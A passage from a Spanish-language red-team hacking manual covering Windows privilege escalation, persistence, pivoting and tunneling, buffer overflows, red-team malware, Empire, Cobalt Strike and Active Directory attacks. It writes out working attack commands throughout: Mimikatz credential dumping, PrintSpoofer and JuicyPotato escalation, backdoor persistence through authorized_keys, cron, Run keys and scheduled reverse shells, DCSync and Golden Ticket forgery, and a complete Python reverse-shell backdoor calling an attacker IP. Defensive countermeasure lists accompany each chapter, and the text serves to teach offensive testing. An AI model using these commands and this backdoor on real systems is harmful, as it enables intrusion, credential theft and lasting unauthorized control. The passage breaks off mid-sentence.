El **User Account Control** (UAC) debería impedir escaladas fáciles, pero existen bypass conocidos. Ejemplo con PowerShell:

```
powershell -ExecutionPolicy Bypass -Command "Start-Process cmd -Verb runAs"
```

Existen técnicas para abusar de binarios firmados por Microsoft y ejecutarlos como Administrador sin prompts.

---

3. Abuso de servicios

Muchos servicios en Windows corren con privilegios elevados. Si un servicio carga un ejecutable desde una ruta modificable por el usuario → escalada inmediata.

Comandos útiles:

```
sc qc nombre_servicio
```

```
sc config nombre_servicio binpath= "C:\Users\hacker\payload.exe"
```

Al reiniciarse el servicio, se ejecutará tu payload con permisos SYSTEM.

---

4. Vulnerabilidades de token (SeImpersonatePrivilege)

Con privilegios de **impersonación**, puedes robar tokens y convertirte en SYSTEM.

Herramienta estrella: **Juicy Potato** (y sus variantes Rotten Potato, PrintSpoofer).

Ejemplo:

```
JuicyPotato.exe -l 1337 -p c:\windows\system32\cmd.exe -t * -c {CLSID}
```

Resultado: shell SYSTEM.

---

5. Abuso de credenciales almacenadas

Windows es famoso por guardar secretos en memoria o en archivos inseguros.

Mimikatz → el rey del robo de hashes y tickets.

```
mimikatz.exe
privilege::debug
sekurlsa::logonpasswords
```

-
- **cmdkey** muestra credenciales guardadas.
- Archivos de configuración (.xml, .ini, .bat) con passwords en texto plano.

---

6. Tareas programadas y GPO mal configuradas

Si encuentras tareas programadas ejecutadas con permisos altos y archivos modificables, puedes inyectar tu propio payload. En entornos corporativos, **GPO mal gestionadas** pueden ser un escalón directo hacia dominio.

□ Escenario práctico

1. El atacante compromete un Windows 10 como usuario común.
2. Descubre que tiene `SeImpersonatePrivilege` habilitado.
3. Lanza **PrintSpoofer**:

```
PrintSpoofer.exe -i -c cmd
```

4. Obtiene shell SYSTEM.
5. Usa **Mimikatz** para volcar credenciales.
6. Descubre hash de un Domain Admin.
7. Ejecuta un **Pass-the-Hash** → control total del dominio.

□ Herramientas esenciales

- **winPEAS** → escaneo de privilegios en Windows.
- **PowerUp.ps1** → módulo de PowerSploit para detectar escaladas.
- **Mimikatz** → para robo de credenciales y tickets.
- **Juicy Potato / PrintSpoofer** → explotación de privilegios de token.
- **Metasploit post/windows/escalate** → módulos automatizados.

□ Contramedidas defensivas

- **Actualizar parches de Windows** regularmente.
- Configurar correctamente **UAC** y bloquear bypass conocidos.
- Limitar privilegios de usuarios y servicios.
- Monitorear ejecución de herramientas ofensivas (Mimikatz, PowerShell anómalo).
- Implementar **Credential Guard** y **LSA Protection** para proteger credenciales en memoria.

□ Conclusión

La escalada de privilegios en Windows es un arte macabro: aprovechar descuidos, explotar la memoria, jugar con tokens y abusar de servicios. Para un Red Teamer, dominar estas técnicas es la diferencia entre un simple intruso y el **dios oculto del dominio**.

Capítulo 29

Persistence: mantener la puerta trasera abierta

Conseguir acceso es un logro, escalar privilegios es gloria, pero nada de eso sirve si al reiniciar el sistema o detectar tu shell, tu presencia se desvanece como humo. Aquí entra la **persistencia**: el arte oscuro de permanecer oculto, asegurando que la víctima nunca pueda expulsarte del todo.

En el Red Team, mantener persistencia no es solo un capricho, es **supervivencia**.

□ Filosofía del persistente

- **"Un acceso efímero no vale nada"**: sin persistencia, todo esfuerzo se pierde.
- **"La mejor puerta trasera es la que no ves"**: invisibilidad sobre sofisticación.
- **"Diversificar es poder"**: usar varios métodos simultáneamente asegura que, aunque detecten uno, otros sigan vivos.

□ Métodos de persistencia en Linux

1. **SSH Keys maliciosas**
    - Insertar tu clave pública en `~/.ssh/authorized_keys`.

Ejemplo:
```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC..." >>
~/.ssh/authorized_keys
```

    - Resultado: acceso perpetuo por SSH sin contraseñas.
2. **Cron jobs ocultos**
    - Crear tareas automáticas que ejecuten tu payload.

Ejemplo:
```
echo "*/10 * * * * /tmp/.hidden/payload.sh" >> /etc/crontab
```

3. **Servicios persistentes**
    - Crear un servicio con `systemd`.

Ejemplo:
```
[Unit]
Description=UpdateService
[Service]
ExecStart=/usr/local/bin/.update
[Install]
WantedBy=multi-user.target
```

    - Luego: `systemctl enable UpdateService`.
4. **LD_PRELOAD**

- Manipulación de librerías dinámicas para cargar código malicioso en procesos legítimos.

□ Métodos de persistencia en Windows

1. **Run Keys & Startup Folder**

Modificar claves de registro:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Evil /t REG_SZ /d "C:\backdoor.exe"
```

2. **Servicios maliciosos**

Crear un servicio que arranque siempre:

```
sc create EvilService binPath= "C:\malware\evil.exe" start= auto
sc start EvilService
```

3. **Scheduled Tasks (Tareas programadas)**

Ejemplo:

```
schtasks /create /sc minute /mo 5 /tn Evil /tr C:\payload.exe
```

4. **WMI Event Subscriptions**
   - Una de las técnicas más sigilosas: persistencia basada en eventos de Windows Management Instrumentation.
5. **DLL Hijacking**
   - Colocar una DLL maliciosa en una ruta prioritaria para que un programa legítimo la cargue.
6. **Registry Hijacking con IFEO (Image File Execution Options)**
   - Redirigir procesos comunes para que lancen tu backdoor.

□ Herramientas de persistencia

- **Metasploit** → módulos `persistence` y `post/windows/manage/persistence`.
- **Empire** → generadores de persistencia avanzada en PowerShell.
- **Cobalt Strike** → beacons persistentes y sigilosos.
- **Nishang** → scripts de PowerShell para plantillas de persistencia.

□ Escenario práctico: Windows persistente

1. El atacante compromete un Windows 10 como SYSTEM.

Instala un **Scheduled Task** cada 10 minutos para lanzar un reverse shell.
`schtasks /create /sc minute /mo 10 /tn Backdoor /tr "C:\Users\Public\shell.exe"`

2.
3. Paralelamente, modifica `Run` en el registro para otro payload.
4. El admin detecta uno de los métodos, pero al reiniciar, el otro revive al atacante.

□ Contramedidas defensivas

- Revisar logs de Windows (eventos 4698, 7045) y Linux (syslog, auditd).
- Auditar tareas programadas y claves Run.
- Monitorizar `authorized_keys` y cambios en `systemd`.
- Uso de **EDR** y alertas de cambios sospechosos en registro y servicios.
- Aplicar **integridad de archivos** (tripwire, osquery).

□ Conclusión

Persistencia es la diferencia entre un simple exploit y una campaña avanzada. Un verdadero Red Teamer no solo entra, **se queda para siempre**. Como una sombra digital, tu huella debe ser invisible, y tu retorno inevitable.

Capítulo 30

Túneles y pivoting en redes corporativas

Conseguir acceso a una máquina en la red corporativa es apenas el inicio. El verdadero poder surge cuando logramos **movernos lateralmente** y usar esa máquina comprometida como un **puente** hacia sistemas más profundos y protegidos. Este arte oscuro se llama **pivoting**: convertir un host intermedio en trampolín.

Junto al pivoting, aparecen los **túneles**: canales invisibles para atravesar firewalls, IDS/IPS y segmentaciones que deberían proteger la infraestructura. Si persistencia era la llave para quedarte, el pivoting es el mapa que abre todas las puertas internas.

□ Filosofía del pivoting

- **“Un punto de acceso es nada, un pasaje secreto es todo”**.
- **“El firewall no es una muralla, es un decorado”**.
- **“Cada host puede ser un trampolín hacia el próximo objetivo”**.

□ Pivoting: el arte de saltar entre redes

Existen dos tipos principales:

1. **Pivoting a nivel de aplicación**
    - Redirigir tráfico de aplicaciones específicas (ejemplo: usar un proxy SOCKS para navegar la red interna).
    - Herramientas: `proxychains`, `metasploit route`, `chisel`.
2. **Pivoting a nivel de red**
    - Reconfigurar el tráfico a nivel IP, convirtiendo la máquina comprometida en un gateway.
    - Herramientas: `ssh -D`, `iptables`, `meterpreter autoroute`.

□ Métodos clásicos de pivoting

SSH Dynamic Port Forwarding (SOCKS proxy)

```
ssh -D 1080 user@victima
proxychains nmap -sT -Pn 192.168.10.0/24
```

1. Resultado: todos los escaneos Nmap salen por la víctima.
2. **SSH Local Port Forwarding**
    - Redirige un puerto de la máquina atacante a un servicio interno.

```
ssh -L 8080:10.0.0.5:80 user@victima
```

3.
4. **Metasploit Autoroute + Socks4a**

Desde una sesión Meterpreter:

```
run autoroute -s 10.0.0.0/24
use auxiliary/server/socks4a
```

    -
    - Resultado: navegación completa en la subred interna.
5. **Chisel (TCP tunneling en Go)**
    - Cliente y servidor para crear túneles reversos.

```
./chisel server -p 8000 --reverse
./chisel client atacante:8000 R:1080:socks
```

6.
7. **Plink (PuTTY link)** en Windows
    - Similar a SSH port forwarding pero ejecutable portable.

□ Túneles oscuros: evadir perímetros

- **DNS Tunneling**
  - Encapsular tráfico en consultas DNS.
  - Herramientas: `iodine`, `dnscat2`.

Ejemplo:
```
./dnscat --dns domain.com
```

- **ICMP Tunneling**
  - Uso de paquetes ping para enviar datos.
  - Herramienta: `ptunnel-ng`.
- **HTTP/HTTPS Tunneling**
  - Encapsular shell en tráfico web legítimo.
  - Herramientas: `reGeorg`, `hts`, `cobalt strike beacon`.
- **VPN maliciosa**
  - Configurar OpenVPN sobre el host comprometido para integrar directamente la red interna.

□ Escenario práctico: Pivoting con Metasploit

1. Atacante compromete un servidor Windows en la DMZ.
2. Establece sesión con Meterpreter.

Agrega una ruta a la subred interna:
```
run autoroute -s 10.10.20.0/24
```

3.
4. Activa el módulo SOCKS4a.

Desde Kali, usa proxychains para acceder a los servidores internos:
```
proxychains xfreerdp /u:admin /p:pass /v:10.10.20.15
```

5.
6. Resultado: RDP hacia la red interna sin exponer tráfico al perímetro.

□ Contramedidas defensivas

- **Segregar correctamente la red**: mínimo privilegio, VLANs bien definidas.
- **Monitorear tráfico inusual**: conexiones SSH, DNS, ICMP sospechosas.
- **EDR y detección de túneles**: correlación de logs.
- **Zero Trust Network**: ningún host es de confianza por defecto.
- **Honeytokens internos**: credenciales falsas que alertan sobre pivoting.

□ Conclusión

Pivoting y tunneling son técnicas que convierten una intrusión local en un **imperio digital**. Donde la segmentación pretende proteger, el hacker levanta puentes secretos. Si persistencia es el arte de permanecer, pivoting es el arte de **expandirse sin límites**.

Parte IV – Avanzando hacia el lado negrísimo

Capítulo 31

Explotación avanzada con buffer overflows

El **buffer overflow** es un clásico inmortal. Aunque muchos lo consideran un arte antiguo, sigue siendo una de las técnicas más estudiadas y una base obligatoria para comprender la explotación moderna. El concepto es simple: **cuando un programa escribe más datos de los que un buffer puede contener, la memoria adyacente se sobrescribe**. Pero el verdadero poder está en controlar qué se sobrescribe: registros, direcciones de retorno, punteros a funciones.

□ Conceptos fundamentales

- **Stack (pila):** donde se almacenan variables locales, direcciones de retorno y parámetros de funciones.
- **Buffer:** espacio reservado para datos de entrada (ej: `char input[256]`).
- **Overflow:** ocurre cuando se ingresan más datos de los que caben en el buffer.
- **EIP/RIP overwrite:** sobreescribir el Instruction Pointer para desviar el flujo de ejecución.
- **Shellcode:** código máquina inyectado para ejecutar instrucciones arbitrarias.

□ Ejemplo en C vulnerable

```
#include <stdio.h>
#include <string.h>

void vulnerable(char *input) {
    char buffer[64];
```

```
    strcpy(buffer, input);  // Sin comprobación de límites
    printf("Input recibido: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        vulnerable(argv[1]);
    } else {
        printf("Uso: %s <input>\n", argv[0]);
    }
    return 0;
}
```

En este código, si se pasa un argumento mayor a 64 caracteres, se sobreescriben datos en la pila.

□ Anatomía de un exploit clásico

1. **Crash inicial**
    - Enviar una cadena larga para provocar un fallo.

```
python -c "print('A' * 300)" | ./vulnerable
```

2.
3. **Identificación de offset**
    - Determinar en qué posición se sobrescribe el EIP.
    - Usar patrones únicos (Metasploit pattern_create/pattern_offset).

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 300
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
<EIP>
```

4.
5. **Control de EIP**
    - Confirmar que se puede reescribir el registro con una dirección controlada.
6. **Colocación de shellcode**
    - Inyectar código (reverse shell, bind shell).
    - Ejemplo:

```
shellcode =  b""
shellcode += b"\xdb\xd7\xd9\x74\x24\xf4..."  # reverse TCP
```

7.
8. **NOP sled**
    - Zona de bytes `\x90` para aumentar probabilidad de ejecutar el shellcode.
9. **Payload final**
    - Construcción: `offset + dirección de salto + NOP sled + shellcode`.

□ Ejemplo en Python (exploit)

```
#!/usr/bin/python3
import sys

offset = 112                # offset al EIP
eip = b"\x12\x34\x56\x78"  # dirección de salto (ejemplo)
nop_sled = b"\x90" * 16
shellcode = b"\xcc" * 50   # INT3 para debug, reemplazar por shellcode
real

payload = b"A" * offset + eip + nop_sled + shellcode

print(payload)
```

Este payload se redirige a la aplicación vulnerable y, si todo está alineado, se ejecuta el shellcode.

□ Modern protections y bypass

El mundo real no es tan simple. Hoy encontramos:

- **DEP (Data Execution Prevention):** evita ejecutar código en la pila.
- **ASLR (Address Space Layout Randomization):** cambia direcciones en memoria.
- **Stack Canaries:** valores aleatorios que detectan sobreescrituras.
- **PIE (Position Independent Executables):** binarios que se cargan en direcciones variables.

Estrategias para evadir:

- **Return-Oriented Programming (ROP):** reutilizar gadgets en memoria en vez de inyectar shellcode.
- **Jump-Oriented Programming (JOP):** variante que usa saltos.
- **Heap spraying / JIT spraying:** técnicas para aumentar probabilidad de ejecución.

□ Ejemplo práctico en Kali (BOF con Immunity Debugger)

1. Instalar vulnerable server (ej: `vulnserver.exe` en Windows XP VM).
2. Conectarse vía netcat y enviar datos malformados.
3. Usar Immunity Debugger + mona.py para analizar EIP.

4. Crear exploit en Python paso a paso (fuzzing → offset → control de EIP → shellcode).
5. Lograr un reverse shell en la máquina víctima.

□ Defensas desde el punto de vista blue team

- **Uso de funciones seguras en C**: `strncpy`, `snprintf`.
- **Activar DEP, ASLR y stack canaries**.
- **Compilar con protecciones (gcc -fstack-protector)**.
- **Code review y fuzzing preventivo**.

□ Conclusión

El buffer overflow es el **ritual de iniciación** de todo hacker ofensivo. Comprenderlo es como aprender a leer la matriz: una vez que ves cómo los bytes manipulan el flujo, todo cobra sentido. Aunque las protecciones modernas dificulten su explotación, su esencia sigue viva en técnicas como ROP. Dominar el buffer overflow es **entrar en la alquimia negra del binario**.

Capítulo 32

Introducción al malware del Red Team

El malware en el contexto del **Red Team** no es un fin en sí mismo, sino una **herramienta controlada** que emula el arsenal del atacante real. Su objetivo no es destruir, sino **enseñar, evaluar y medir** la capacidad de detección y respuesta de un equipo defensivo (Blue Team / SOC).

Mientras que el “malware salvaje” busca robar dinero, datos o interrumpir operaciones, el malware de Red Team **se construye bajo estrictos parámetros éticos y legales**, documentando cada paso y con el consentimiento del cliente o la organización.

□ Tipos de malware usados en Red Team

1. **Troyanos de Acceso Remoto (RATs)**
   - Simulan control completo de la máquina víctima.
   - Permiten ejecutar comandos, capturar pantallas, extraer archivos.
2. **Backdoors (puertas traseras)**
   - Código oculto que garantiza acceso persistente al sistema.

    - Ejemplo: crear un servicio en Windows que se ejecuta tras cada reinicio.
3. **Droppers y loaders**
    - Programas pequeños cuya función es descargar o desplegar la carga maliciosa real.
    - Utilizados para evadir controles iniciales.
4. **Keyloggers**
    - Herramientas de prueba para verificar si la seguridad detecta exfiltración de credenciales.
5. **Beaconing implants (C2)**
    - Software que establece conexión con un servidor de mando y control (C2).
    - Ejemplo: Cobalt Strike beacon o implantes creados con frameworks como Empire.

□ Herramientas del arsenal Red Team

- **Cobalt Strike:** estándar comercial para crear beacons, payloads y simular APTs.
- **Sliver C2:** alternativa open source, ligera y flexible.
- **Metasploit payloads:** implantes básicos para PoCs.
- **Empire:** framework de post-explotación que permite crear agentes en PowerShell o Python.

□ Ejemplo de malware “ético” en Python (backdoor básico)

□ **Nota**: este ejemplo es meramente educativo. No debe ser usado fuera de un entorno de laboratorio controlado.

```
import socket
import subprocess
import os

HOST = "192.168.1.100"  # IP del atacante (controlado)
PORT = 4444

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

while True:
    command = s.recv(1024).decode()
    if command.lower() == "exit":
        break
    if command.startswith("cd "):
        try:
```

```
            os.chdir(command.strip("cd "))
            s.send(b"Directorio cambiado\n")
        except:
            s.send(b"Error al cambiar directorio\n")
    else:
        output = subprocess.getoutput(command)
        s.send(output.encode())

s.close()
```

Con un `nc -lvp 4444` en el servidor de control, se obtiene un shell remoto.

□ Técnicas de evasión

Un Red Team no se limita a “tener un backdoor”. El verdadero reto es **evadir los controles defensivos**:

- **Evasión de AV/EDR:**
  - Obfuscación de código (base64, XOR).
  - Uso de *packers* y loaders.
- **Living Off The Land (LOLbins):**
  - Uso de herramientas legítimas del sistema (PowerShell, Certutil, WMIC) para ejecutar payloads.
- **Fileless malware:**
  - Ejecutar todo en memoria sin escribir en disco.

□ Ciclo de vida del malware Red Team

1. **Diseño** → Definir objetivos (ej: persistencia vs exfiltración).
2. **Desarrollo** → Codificación en lenguajes como C, C++, Python, Go.
3. **Entrega** → Dropper, spear phishing, USB malicioso.
4. **Ejecución** → Payload se instala y comunica con el C2.
5. **Detección/Defensa** → Blue Team debe identificarlo en logs, EDR, tráfico.
6. **Lecciones aprendidas** → Informe de qué fue detectado y qué pasó desapercibido.

□ Perspectiva Blue Team

Al igual que el buffer overflow, comprender cómo funciona el malware ayuda a fortalecer defensas:

- **Análisis de comportamiento (sandboxing)**: detectar conexiones inusuales o procesos anómalos.
- **Monitoreo de endpoints (EDR/XDR)**: revisar inyecciones de procesos, ejecución en memoria.
- **Threat hunting**: buscar persistencia, conexiones C2, archivos sospechosos.
- **YARA rules**: crear firmas de detección para payloads específicos.

□ Conclusión

El malware de Red Team es el **fantasma controlado** que se libera en la red corporativa para medir la eficacia defensiva. No busca daño real, sino revelar brechas antes de que lo haga un atacante verdadero. Aprender a construir, modificar y evadir con malware es entrar en la **zona gris del hacking ofensivo**, donde la ética es la única barrera que separa al hacker del criminal.

Capítulo 33

PowerShell Empire: control total en Windows

□ ¿Qué es Empire?

Empire es un framework de **post-explotación** orientado a Windows, escrito originalmente en PowerShell y Python, que permite desplegar agentes (implantes) capaces de ejecutar una amplia gama de tareas maliciosas controladas.

Su atractivo radica en que:

- Usa **PowerShell**, ya presente en todos los Windows modernos.
- Permite **ejecución sin archivos** (*fileless*), reduciendo el rastro en disco.
- Soporta **múltiples listeners y transportes** (HTTP, HTTPS, SMB, DNS, etc.).
- Tiene **módulos listos** para credenciales, keylogging, exfiltración y escalamiento.

En resumen, Empire es la **navaja suiza del Red Team en Windows**.

□ Arquitectura básica

Empire se compone de tres piezas:

1. **Listeners** – Puntos de entrada (C2) donde los agentes se conectan.
2. **Stagers** – Cargas iniciales que instalan el agente en la víctima.
3. **Agents** – El implante residente en la máquina comprometida que recibe órdenes.

El flujo es simple pero letal:

Attacker (Empire server) → Listener → Stager → Agent (víctima) → Control total

---

□ Puesta en marcha de Empire

En Kali Linux, Empire suele venir instalado o se puede obtener desde GitHub.

```
sudo apt install powershell-empire
empire
```

Una vez dentro de la consola interactiva, se definen los **listeners**. Por ejemplo, un listener HTTP:

```
uselistener http
set Host http://192.168.1.100
set Port 8080
execute
```

Ahora tenemos un servidor C2 listo para recibir agentes.

□ Ejemplo de stager en PowerShell

Empire genera *stagers* que inyectan el implante en memoria:

```
powershell -noP -sta -w 1 -enc
SQBFAFgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIAB...
```

Ese monstruo en Base64 es el payload que, una vez ejecutado en la víctima, establece la conexión con nuestro listener.

□ Ejemplo de sesión de control

Una vez un agente se conecta, podemos interactuar con él:

```
(Empire) > agents
(Empire:agents) > interact AGENT001
```

```
(Empire:AGENT001) > shell whoami
(Empire:AGENT001) > shell ipconfig /all
```

Con esto, ya controlamos la máquina comprometida.

□ Módulos destacados de Empire

- **Mimikatz** → extraer credenciales en memoria.
- **Invoke-Kerberoast** → ataques a Kerberos para obtener hashes de tickets.
- **Keylogger** → captura silenciosa de pulsaciones.
- **Persistence** → mantener el acceso tras reinicios.
- **Data exfiltration** → extracción de archivos sensibles.

Ejemplo:

```
(Empire:AGENT001) > usemodule credentials/mimikatz/logonpasswords
```

□ Técnicas de evasión

Empire no es invencible: cada día los EDRs mejoran su detección. Por eso, los equipos rojos recurren a:

- **Ofuscación de PowerShell** (`Invoke-Obfuscation`).
- **Execution policy bypass** (`powershell -ExecutionPolicy Bypass`).
- **Uso de transportes alternativos** como SMB o HTTPS.
- **Cargas "fileless"**: nada escrito en disco.

□ Contramedidas del Blue Team

Un Blue Team atento puede detectar Empire si sabe dónde mirar:

- **Eventos de PowerShell (ID 4104)** – ejecución de scripts sospechosos.
- **Conexiones persistentes HTTP/HTTPS inusuales** hacia servidores internos.
- **Comandos extraños en logs** (ej: uso de `whoami`, `net user`, `ipconfig` fuera de contexto).
- **Uso de AMSI (Antimalware Scan Interface)** para bloquear scripts.

□ Conclusión

Empire convierte a Windows en un **campo de juego del Red Team**, ofreciendo un framework de control total. Si Nmap y Metasploit son el machete y la escopeta, Empire es el **trono oscuro** desde donde el atacante reina sobre la red comprometida.

Su verdadero poder está en combinarlo con ingeniería social, credenciales robadas y técnicas de evasión, volviendo al adversario casi invisible.

Capítulo 34

Cobalt Strike: simulación de amenazas persistentes

□ Introducción: el lado más oscuro del Red Team

Cobalt Strike no es simplemente un “exploit kit”. Es un **ecosistema de ataque** diseñado para simular amenazas persistentes avanzadas (APT). Se centra en **post-explotación, comando y control (C2) y persistencia**, más que en el acceso inicial.

La idea es clara: un pentester con Cobalt Strike **no imita a un script kiddie**, sino a un grupo organizado con recursos, estrategia y técnicas realistas.

□ Arquitectura de Cobalt Strike

Cobalt Strike se apoya en tres elementos clave:

1. **Team Server** – El servidor central de mando y control.
2. **Cliente (GUI)** – La interfaz gráfica usada por el Red Team.
3. **Beacons** – Los implantes que viven en los sistemas comprometidos.

El flujo:

Red Team Operator → GUI (cliente) → Team Server → Beacons → Hosts comprometidos

Los **beacons** son la esencia del poder de Cobalt Strike: pequeños agentes diseñados para sobrevivir, evadir y obedecer.

□ Tipos de Beacons

- **HTTP/HTTPS Beacons** → simulan tráfico web normal.

- **DNS Beacons** → camuflan el C2 en consultas DNS.
- **SMB Beacons** → permiten movimiento lateral en la red interna.
- **Stagers/Stage-less** → iniciales o autónomos, según la necesidad de sigilo.

Ejemplo de un beacon que se comunica cada 60 segundos vía HTTP:

```
beacon> sleep 60
```

Esto hace que la máquina víctima consulte el C2 cada minuto, evitando levantar sospechas con tráfico constante.

□ Implantación del Beacon

Un Red Teamer puede generar payloads listos para ser inyectados:

Attacks → Packages → Windows Executable (S) → Generate

O bien crear un documento malicioso, un script en PowerShell o una DLL. Todo con el objetivo de **colocar el beacon en la máquina víctima**.

□ Capacidades principales de un beacon

Una vez dentro, el beacon permite:

- **Ejecución de comandos** (cmd, PowerShell).
- **Captura de pantallas** y keylogging.
- **Mimikatz integrado** para robo de credenciales.
- **Pivoting** → usar la máquina víctima como trampolín.
- **Exfiltración de archivos**.
- **Movimiento lateral** → `psexec`, `wmiexec`, `smbexec`.
- **Cargas reflectivas en memoria** (DLL Injection).

Ejemplo:

```
beacon> mimikatz sekurlsa::logonpasswords
beacon> screenshot
beacon> upload secret.docx
```

□ Ejemplo de operación básica

1. El atacante genera un payload beacon en un documento Word.
2. La víctima abre el documento → ejecución automática → el beacon se instala.
3. El beacon inicia comunicación con el **Team Server** vía HTTPS.
4. El Red Teamer recibe la conexión y comienza post-explotación.
5. Se expande lateralmente con `beacon> jump psexec64`.

□ Técnicas de evasión

Cobalt Strike es detectado por la mayoría de los **EDR/AV**, por eso el Red Team usa:

- **Ofuscación y empaquetadores** (Cobalt Strike + Veil, Unicorn, Sliver, etc.).
- **Beacon Sleep + Jitter** → hacer que el beacon "duerma" períodos largos.
- **Stagers ofuscados en PowerShell**.
- **Uso de certificados HTTPS válidos** para camuflar C2.
- **Domain fronting** → esconder el C2 detrás de un dominio legítimo (ej: Google).

□ Contramedidas del Blue Team

El Blue Team debe ser consciente de que Cobalt Strike es usado tanto en entornos **legítimos (Red Team)** como en **ataques reales**. Para defenderse:

- Monitoreo de **tráfico anómalo en DNS y HTTPS**.
- Buscar patrones de **beacons periódicos** en logs de red.
- Detección de **psexec/wmiexec inusuales**.
- Uso de **EDR avanzado** con detección de comportamientos.
- Threat Hunting buscando **artefactos Cobalt Strike** (config extractors).

□ Por qué es tan popular entre atacantes

Cobalt Strike se diseñó para profesionales del pentesting, pero se **filtró en foros underground**. Hoy en día:

- Es usado por grupos APT de China, Rusia e Irán.
- Es parte de campañas de ransomware modernas.
- Ha sido clonado en frameworks como **Sliver, Brute Ratel, Mythic**.

En pocas palabras: **lo que nació como herramienta del Red Team, se convirtió en arma del Black Hat**.

□ Conclusión

Cobalt Strike es la **simulación más realista de un adversario avanzado**. Para el Red Team es un laboratorio de guerra cibernética; para el Blue Team, es un espejo de las amenazas más serias en el mundo real.

Dominarlo implica comprender no solo su potencia, sino también su **responsabilidad**: usarlo con fines educativos, en entornos controlados, nunca en producción sin autorización.

Capítulo 35

Ataques a Active Directory

□ Introducción: el reino del Active Directory

Active Directory (AD) es la **piedra angular de la gestión de identidades y accesos en Windows**. En él se concentran:

- Usuarios y contraseñas.
- Políticas de grupo (GPO).
- Permisos de red y de archivos.
- Equipos y servidores unidos al dominio.

Para el Red Team, comprometer AD significa obtener **control total sobre el reino digital**: acceso a datos sensibles, servidores críticos y credenciales privilegiadas.

□ Arquitectura de Active Directory en breve

- **Domain Controllers (DCs)** – Los amos del reino: autentican y autorizan usuarios.
- **Kerberos** – Protocolo clave para tickets de autenticación.
- **LDAP** – Protocolo de consulta a AD.
- **GPOs** – Políticas que gobiernan usuarios y máquinas.
- **Forest & Domains** – Estructura jerárquica que define la organización.

El atacante debe entender esta arquitectura porque cada componente es una posible **puerta de entrada**.

□ Objetivos principales del atacante

1. **Obtener credenciales privilegiadas** (Admins de dominio).
2. **Movilidad lateral** para expandirse en la red.
3. **Persistencia en el dominio** (backdoors en GPO, golden tickets).
4. **Exfiltración de datos** críticos sin levantar sospechas.

□ Técnicas de ataque comunes

1. Kerberoasting

- Extraer tickets Kerberos (TGS) de usuarios de servicio.
- Crackear offline sus hashes. Ejemplo en PowerShell con *Rubeus*:

```
Rubeus kerberoast /user:sqlsvc /nowrap
```

El atacante obtiene un hash que luego puede romper con John the Ripper o Hashcat.

---

2. Pass-the-Hash (PtH)

- Usar el **hash NTLM** en lugar de la contraseña real.
- Permite autenticación lateral sin necesidad de crackear nada.

Ejemplo con Mimikatz:

```
sekurlsa::logonpasswords
sekurlsa::pth /user:Administrator /domain:empresa.local /ntlm:HASH
```

---

3. Pass-the-Ticket (PtT)

- Robo de tickets Kerberos (TGT).
- Permite hacerse pasar por usuarios legítimos en el dominio.

```
Rubeus ptt /ticket:base64_ticket.kirbi
```

---

4. Over-Pass-the-Hash (Pass-the-Key)

- Combina NTLM con Kerberos: autenticarse a Kerberos con hashes NTLM.

---

5. Golden Ticket Attack

- Creación de un **TGT válido** a partir del hash KRBTGT del dominio.

- Con este, el atacante **se vuelve dueño del dominio para siempre**.

Ejemplo en Mimikatz:

```
kerberos::golden /user:hacker /domain:empresa.local /sid:S-1-5-21-
123456 /krbtgt:HASH /id:500
```

---

6. Silver Ticket Attack

- Similar al Golden Ticket, pero apuntando solo a servicios específicos.
- Más sigiloso porque no depende del DC.

---

7. DCSync Attack

- Usando privilegios, el atacante ordena al DC que le entregue hashes de todos los usuarios.

```
lsadump::dcsync /domain:empresa.local /user:krbtgt
```

---

8. BloodHound y Neo4j – Mapeo del AD

- BloodHound usa gráficos para mostrar rutas de ataque dentro del dominio.
- Permite visualizar **caminos desde un usuario común hasta Admin de Dominio**.

```
SharpHound.exe -c All
```

□ Herramientas clave para ataques a AD

- **Mimikatz** → extracción de credenciales.
- **Rubeus** → manipulación de tickets Kerberos.
- **BloodHound** → análisis y visualización de privilegios.
- **Impacket** → herramientas Python para movimiento lateral (psexec, secretsdump).
- **CrackMapExec (CME)** → swiss army knife de AD, enumeración y explotación masiva.

Ejemplo con CME:

```
cme smb 192.168.1.0/24 -u admin -p password123
```

□♂□ Escenarios prácticos

1. **Un usuario con privilegios bajos en el dominio cae en un phishing.**
    - El atacante roba su ticket Kerberos.
    - Usa BloodHound para encontrar una ruta hasta Domain Admin.
    - Escala privilegios con Kerberoasting.
2. **Un atacante ya dentro de la red ejecuta un DCSync.**
    - Obtiene el hash de KRBTGT.
    - Genera un Golden Ticket.
    - Control absoluto de AD sin importar cambios de contraseñas.

□ Defensa y detección

Los Blue Teams deben implementar:

- **Monitoreo de Kerberos** → detección de tickets anómalos.
- **Segmentación de privilegios** → reducir admins de dominio.
- **Rotación de contraseñas de servicio** → mitigar Kerberoasting.
- **Uso de LAPS** (Local Admin Password Solution) → contraseñas únicas por host.
- **EDR y Sysmon** → para detectar Mimikatz y CME.

□ Conclusión

Atacar Active Directory es como **matar al dragón del reino**. Una vez que un atacante tiene control de AD, puede moverse con impunidad por toda la organización. Dominar estas técnicas es fundamental para cualquier Red Teamer, pero también para un Blue Team que desee defenderse de adversarios reales.

Capítulo 36

Kerberoasting y Pass-the-Hash

□ Introducción

En la guerra digital, no siempre es necesario romper muros a la fuerza: muchas veces basta con **aprovechar la confianza de los protocolos**. Active Directory, con su complejo sistema de autenticación basado en **Kerberos y NTLM**, ofrece oportunidades a los atacantes cuando se abusa de esa confianza.

Dos técnicas letales —**Kerberoasting** y **Pass-the-Hash (PtH)**— permiten al Red Team extraer y reutilizar credenciales sin que el usuario legítimo note nada. Este capítulo profundiza en cómo funcionan, cómo se ejecutan en un laboratorio y cuáles son las defensas más efectivas.

□ Kerberoasting: asando servicios en su propio jugo

□ El fundamento

Kerberos se basa en tickets (TGT y TGS). Cuando un usuario pide acceso a un servicio, recibe un **Service Ticket (TGS)** cifrado con la clave del servicio (derivada de su contraseña). Un atacante con privilegios de dominio puede solicitar tickets para **cualquier cuenta de servicio (Service Principal Name, SPN)** y luego crackearlos offline.

□ Paso a paso del ataque

Enumeración de SPNs El atacante busca usuarios asociados a servicios:

```
setspn -T empresa.local -Q */*
```

1.

Solicitud de tickets Kerberos (TGS) Con Rubeus:

```
Rubeus kerberoast /outfile:hashes.txt
```

O con Impacket:

```
